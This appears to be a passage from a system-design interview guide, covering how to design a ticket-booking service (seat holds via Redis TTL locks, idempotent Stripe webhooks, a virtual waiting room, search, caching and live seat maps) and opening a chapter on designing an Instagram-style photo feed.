
```
// response 201
{"booking_id": 55012, "status": "in_progress",
 "expires_at": "2027-02-01T10:10:00Z"}
```

Status codes: `201` held, `409` one or more seats already held or sold, `429` too many attempts, `403` not admitted from the waiting room yet.

`POST /bookings/{booking_id}/confirm` – pay. Body `{"payment_token": "tok_from_stripe_js"}`. Response `200 {"status": "confirmed"}`, `410` if the hold expired, `402` if payment failed. Card details never touch our servers; Stripe.js turns them into a token in the browser.

`GET /events/{event_id}/seats/stream` – Server-Sent Events stream of seat changes (deep dive).


6. High-level design



One Postgres database holds all core tables. That is fine: the data is tightly linked (bookings need tickets need events), and booking needs ACID transactions. Splitting into a database per service would add distributed transactions for no gain.

How will users view an event?

1. Client requests `GET /events/7`.
2. The gateway forwards to the Event Service.
3. The Event Service reads the event, venue, and performer rows and returns them.
4. The client then loads seat availability and draws the map. The static seat layout (shapes, coordinates) comes from the CDN; only the statuses come from our API.



How will users search for events?

1. Client calls `GET /events/search` with filters.
2. The Search Service queries the database by date range, city, and type, with keyword matching.
3. Results come back sorted by date, 20 per page.

This starts as a SQL query with `LIKE`, which is slow; the deep dive moves it to Elasticsearch.

How will users book tickets?

1. User clicks seats and the client calls `POST /bookings/reserve`.
2. The Booking Service puts a 10-minute hold on those seats (deep dive) and creates a booking with `status = in_progress`.
3. The client shows a countdown timer and the payment form.

4. The client sends a Stripe token to `POST /bookings/{id}/confirm`; the service creates a Stripe PaymentIntent.
5. Stripe calls our webhook when payment succeeds. In one transaction we set the tickets to `sold` and the booking to `confirmed`.
6. If the user walks away, the hold expires after 10 minutes and the seats become available again.

7. Deep dives

How do we reserve a seat while the user pays, without double booking?

The problem: the simple design checks availability only at payment time. A user spends 3 minutes typing card details and then learns someone else bought the seat. We need a hold that (a) only one user can get, (b) disappears on its own if the user leaves, and (c) becomes permanent on payment.

Option	How it works	Pros	Cons
Long-running DB transaction with `SELECT ... FOR UPDATE`	Keep row locked until payment	Simple idea	Holds DB locks for minutes; connections pile up; terrible at scale
Status column + `reserved_until` + cleanup job	Set `status='reserved'`, expiry time; a cron frees expired rows	Durable, all in Postgres	Seats stay stuck until cron runs; every read must also check expiry
Distributed lock in Redis with TTL	`SET ticket:{id} {booking} NX EX 600`	Auto-expires exactly on time; very fast; keeps contention off DB	Redis failure can drop holds; need DB as final guard

Recommended: Redis lock with a TTL for the hold, with the database as the final source of truth. `NX` means “set only if the key does not exist”, so only one booking can win a seat. `EX 600` means the key deletes itself after 600 seconds, so abandoned holds free up automatically with no cron.

```
HOLD_SECONDS = 600

def reserve(user_id, event_id, ticket_ids):
    booking_id = new_booking_id()
    won = []
    for t in sorted(ticket_ids):       # sorted order avoids deadlock-ish
        ok = redis.set(f"hold:{t}", booking_id, nx=True, ex=HOLD_SECONDS)
        if not ok:
            for w in won:              # all or nothing: release partial wins
                release_if_owner(w, booking_id)
            raise SeatTaken(t)         # -> 409
        won.append(t)
    db.execute("INSERT INTO bookings (id, user_id, event_id, status, total_cents)"
               " VALUES (%s, %s, %s, 'in_progress', %s)",
               (booking_id, user_id, event_id, price_of(ticket_ids)))
    return booking_id

# Release only if we still own it (Lua keeps check+delete atomic).
RELEASE_LUA = """
if redis.call('GET', KEYS[1]) == ARGV[1] then
  return redis.call('DEL', KEYS[1]) else return 0 end
"""
def release_if_owner(ticket_id, booking_id):
    redis.eval(RELEASE_LUA, 1, f"hold:{ticket_id}", booking_id)
```

On payment, the webhook does the final write with a guard so the database itself refuses a double sale, even if Redis lost a key:

```
BEGIN;
UPDATE tickets
SET status = 'sold', booking_id = :booking_id
WHERE id = ANY(:ticket_ids) AND status = 'available';
-- If rows updated != number of tickets: ROLLBACK and refund. Should
-- be rare; it only happens if a Redis hold was lost.
UPDATE bookings SET status = 'confirmed', payment_ref = :pi
WHERE id = :booking_id AND status = 'in_progress';
COMMIT;
```

The webhook must be idempotent, because Stripe retries webhooks. Checking `status = 'in_progress'` and the `UNIQUE` on `payment_ref` makes a repeated webhook a no-op.

How do we handle a high-demand on-sale? (virtual waiting room)

The problem: 10M fans arrive for 50k seats. If all of them hit the Booking Service at once, Redis and Postgres get hammered, most clicks return “seat taken”, and the site may fall over. It is also unfair: whoever has the fastest connection wins.

Option	How	Pros	Cons
Just autoscale	Add servers	No new concept	Contention is on the same rows; more servers do not help
Rate limit per user/IP	Reject over N req/s	Protects backend	Bots rotate IPs; real users see errors

Option	How	Pros	Cons
Virtual waiting room (queue)	Users join a queue; admitted in batches at a safe rate	Smooth load, fair order, clear UX	More moving parts; queue itself must scale

Recommended: a virtual waiting room in front of the booking flow for events flagged as high-demand. Users get a queue position. A controller admits, say, 2,000 users per minute, which is a rate the booking path handles comfortably. Admitted users get a signed, short-lived access token that the Booking Service checks.

```
# Join: score = arrival time, so earlier users are served first.
def join_queue(event_id, user_id):
    redis.zadd(f"queue:{event_id}", {user_id: time.time()}, nx=True)
    return redis.zrank(f"queue:{event_id}", user_id)   # position

# Admission controller, runs every few seconds per event.
def admit(event_id, batch=200):
    users = redis.zpopmin(f"queue:{event_id}", batch)
    for user_id, _ in users:
        token = sign_jwt({"uid": user_id, "eid": event_id}, ttl=900)
        push_to_client(user_id, {"type": "admitted", "token": token})
```

```
Throughput math:
  50,000 seats, average 2 per booking  = 25,000 bookings
  Admit 2,000 users/min, ~70% buy      = 1,400 bookings/min
  Time to sell out                     ~= 18 minutes
  Booking path load                    ~= 2,000 / 60 ~= 35 users/s
```

Users in the queue hold a WebSocket or SSE connection to see their position, so they do not need to refresh. When the event sells out, everyone still waiting is told immediately instead of waiting for nothing. Bot protection (CAPTCHA at join time, one queue spot per verified account) keeps the queue fair.

How do we make search fast at scale?

The problem: `WHERE name LIKE '%swift%'` cannot use a B-tree index because of the leading wildcard, so it scans every event. Users also expect typo tolerance and filters on several fields at once.

Option	Keyword search	Filters + sort	Notes
SQL `LIKE`	Full table scan	OK	Fine at 10k events, not 1M
Postgres full-text (`tsvector` + GIN index)	Indexed	OK	Good middle ground, one system
Elasticsearch	Inverted index, fuzzy, relevance	Fast filters, geo, facets	Separate system, needs sync

Recommended: Elasticsearch, kept in sync from Postgres using change data capture (CDC, reading the database change log with a tool like Debezium and streaming changes through Kafka). Postgres stays the source of truth.

```
{
  "query": {
    "bool": {
      "must":   [{"multi_match": {"query": "swift", "fields": ["name^3", "performer",
        "description"],
                                  "fuzziness": "AUTO"}}],
      "filter": [{"term": {"type": "concert"}},
                 {"term": {"city": "NYC"}},
                 {"range": {"date": {"gte": "2027-06-01", "lte": "2027-06-30"}}}]
    }
  },
  "sort": [{"_score": "desc"}, {"date": "asc"}],
  "size": 20
}
```

Popular queries repeat a lot (“taylor swift”). Cache full search responses in Redis or at the CDN for 30-60 seconds, keyed by the normalized query string. Elasticsearch also has its own node query cache for repeated filters.

How do we cache event pages for 170k requests per second?

The problem: during an on-sale, millions of users refresh the same event page. Event details almost never change, but seat availability changes every second.

The trick is to split the page into a static part and a dynamic part.

Data	Changes how often	Cache where	TTL
Event, venue, performer info	Rarely	CDN + Redis	Hours, purge on edit
Seat map layout (shapes, coordinates)	Never for a venue	CDN as a static JSON file	Days
Seat availability	Every second	Redis bitmap, pushed via SSE	Live

Recommended: put event details and seat layout on the CDN, so 170k req/s mostly never reach our servers. Keep seat availability in Redis as a compact structure (one bit per seat: 50k seats = about 6 KB) and serve it from an edge-friendly endpoint with a 1-2 second TTL, or push changes over SSE. The Event Service scales horizontally behind a load balancer for the cache misses.

```
Request mix during a hot on-sale (170k req/s):
  Event details + layout  -> CDN hit rate ~99%  -> ~1.7k req/s to origin
  Availability snapshot   -> 1 s micro-cache    -> ~1 req/s per edge per event
  Seat changes            -> SSE stream, no polling
```

How do we show a live seat map with Server-Sent Events?

The problem: a seat map loaded 30 seconds ago is wrong during an on-sale. Users click seats that are gone, get `409`, click again, and get angry. Polling every second from millions of clients is wasteful.

Option	Direction	Cost	Fit
Polling every 1-2 s	Client pulls	Many wasted requests	OK for small events
Server-Sent Events (SSE)	Server pushes over HTTP	One long-lived connection, simple	Great for one-way updates
WebSockets	Two-way	More complex infra	Overkill; we only push

Server-Sent Events is a standard where the browser opens one HTTP connection and the server keeps writing small text events down it. The browser's `EventSource` reconnects on its own if the connection drops.

Recommended: SSE for normal events. When a seat is held, released, or sold, the Booking Service publishes to Redis pub/sub channel `seats:{event_id}`. SSE servers subscribed to that channel forward the change to every connected client watching that event.

```
# SSE endpoint (async web framework style)
async def seat_stream(request, event_id):
    async def gen():
        sub = redis.pubsub()
        await sub.subscribe(f"seats:{event_id}")
        snapshot = await availability_snapshot(event_id)
        yield f"event: snapshot\ndata: {json.dumps(snapshot)}\n\n"
        async for msg in sub.listen():
            if msg["type"] == "message":
                # e.g. {"ticket_id": 10001, "status": "reserved", "v": 18232}
                yield f"event: seat\ndata: {msg['data']}\n\n"
    return StreamingResponse(gen(), media_type="text/event-stream")
```


For the very hottest events, the waiting room changes the picture: only admitted users see the map, so the number of live SSE connections is a few thousand, not millions. Some systems even skip the map and auto-assign "best available" seats to admitted users, which removes the seat-picking race entirely.

Failure handling across the booking path:

Failure	Effect	Mitigation
Redis primary fails	Some holds lost	Replica promotion; DB `status='available'` guard prevents double sale; refund the rare loser
Stripe webhook delayed	Hold may expire before confirm	Extend hold when payment starts; on late webhook, re-check seats, refund if gone
SSE connection drops	Map goes stale	`EventSource` auto-reconnects; server sends a fresh snapshot with a version number
Booking Service crash mid-reserve	Partial holds	TTL frees them in 10 minutes automatically

Failure	Effect	Mitigation
Postgres primary fails	Confirms fail briefly	Multi-AZ failover; webhook retries by Stripe complete the confirm


8. Final architecture



Component	Job	Technology example
CDN	Static event data, seat layouts, cached searches	CloudFront, Akamai
API Gateway	Auth, rate limit, check waiting-room token	AWS API Gateway, Envoy

Component	Job	Technology example
Waiting Room	Fair queue and admission for hot events	Redis sorted set + controller
Event Service	Event details and availability snapshot	Stateless service
Search Service	Keyword, filters, sort	Elasticsearch / OpenSearch
Booking Service	Hold seats, start payment, confirm	Stateless service
Seat holds	10-minute TTL locks	Redis `SET NX EX`
SSE servers	Push seat changes	Async HTTP servers + Redis pub/sub
Database	Tickets, bookings, events (source of truth)	Postgres with replicas
CDC	Sync DB to search index	Debezium + Kafka
Payments	Card handling, webhooks	Stripe

Deployment map (AWS)



The waiting room, event, booking and SSE servers run in the service subnet, seat holds in Redis and the Postgres source of truth sit in the data subnet, and Stripe is the only third party.

9. Common mistakes and interviewer follow-ups

- Checking availability only at payment time. Users lose seats after typing card details. Say: “Hold the seat at selection with a TTL lock.”
- Holding a DB row lock for the whole checkout. It ties up connections for minutes. Use a Redis TTL hold or a status column with expiry.
- Trusting Redis alone. A failover can lose a hold. Keep a conditional `UPDATE ... WHERE status='available'` in the DB as the final guard.
- A non-idempotent payment webhook. Stripe retries and you double-process. Check booking status and use a unique payment reference.
- Thinking autoscaling solves the on-sale. Contention is on the same rows. Say: “Virtual waiting room to meter admission.”
- Serving the whole event page dynamically. Split static (CDN) from dynamic (seat statuses).
- `LIKE '%term%'` for search. Full scan. Use Elasticsearch or Postgres full-text with CDC.

- Follow-up: “Polling or push for the seat map?” Answer: SSE, because updates are one-way; WebSockets only if the client must send too.

10. One-page cheat sheet

Topic	Key point
Scale	10M DAU, ~1.2k reads/s normal, 170k req/s on a hot event page
Hot on-sale	10M users, 50k seats, waiting room admits ~2k/min
No double booking	Redis `SET hold:{t} NX EX 600` + DB `WHERE status='available'`
Checkout	Reserve, then confirm via Stripe webhook (idempotent)
Search	Elasticsearch via CDC, fuzzy keyword, filters, 30-60 s result cache
Event page	Static on CDN, seat statuses in Redis bitmap (~6 KB for 50k seats)
Live map	SSE + Redis pub/sub, snapshot with version on reconnect
CAP	CP for booking, AP for view and search
Failure	TTL frees crashed holds; DB guard catches lost Redis keys

Sources

- Hello Interview: Design Ticketmaster
- Redis: SET command (NX, EX options)
- Redis: Distributed locks
- MDN: Using server-sent events
- Stripe: Receive webhook events (idempotency, retries)
- AWS: Virtual Waiting Room on AWS
- Elasticsearch: Bool query

06. Instagram (Photo Sharing Feed) (Medium)

> Instagram lets people post photos and videos with a caption, follow other people, and scroll a feed of recent posts from everyone they follow. The interviewer is really testing how you build a feed for 500M daily users that loads in under half a second, how you handle celebrities with hundreds of millions of followers, and how you upload and serve huge amounts of media without your servers becoming the bottleneck.

1. Functional requirements

Core (must have):

1. Users can create a post with one or more photos or videos and a caption.
2. Users can follow and unfollow other users.
3. Users can see a feed of recent posts from people they follow, newest first, with infinite scroll.

Below the line (out of scope):

1. Likes and comments. They are counters and lists attached to a post; they do not change the feed design.
2. Search for users, hashtags, or places. That needs a search index, a separate topic.
3. Stories and live video. Ephemeral content and streaming are their own systems.
4. Ranked (algorithmic) feed. We build a chronological feed; ranking would re-order the same candidates.

2. Non-functional requirements

1. Low feed latency: p99 under 500 ms to load the first page of the feed.
2. Fast media: photos (up to 8 MB) and videos (up to 4 GB) should start showing almost instantly, from a nearby CDN.
3. High availability: 99.99% for feed reads and media serving.
4. Scale: 500M daily active users, 100M new posts per day.
5. Consistency: eventual consistency is fine. If a friend's post shows up in your feed 10-30 seconds late, nobody is hurt. A user should always see their own new post right away (read-your-own-writes).
6. Durability: uploaded media is never lost.
7. CAP choice: AP. We prefer to always show a feed, even a slightly stale one, over showing an error.

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users	500M

Assumption	Number
New posts per day	100M
Feed loads per user per day	10
Average follows per user	200
Average media per post (after compression, all sizes)	2 MB
Post metadata	1 KB
Celebrity follower count	up to 500M

```
Post writes:  100M / 86,400              ~= 1,160 posts/s  (peak x3 ~= 3.5k/s)
Feed reads:   500M x 10 / 86,400         ~= 58,000 feed loads/s (peak ~150k/s)
Read : write  ~= 50 : 1

Media/day:    100M x 2 MB                = 200 TB/day
Media/year:   200 TB x 365               ~= 73 PB/year  (S3 + CDN)
Metadata/yr:  100M x 365 x 1 KB          ~= 36 TB/year

Fan-out on write (naive):
  avg follower count ~200 -> 100M x 200   = 20B feed inserts/day
                                           ~= 230k inserts/s
  one celebrity post with 500M followers  = 500M inserts for ONE post

Feed cache: keep 500 post ids per user x 8 B = 4 KB/user
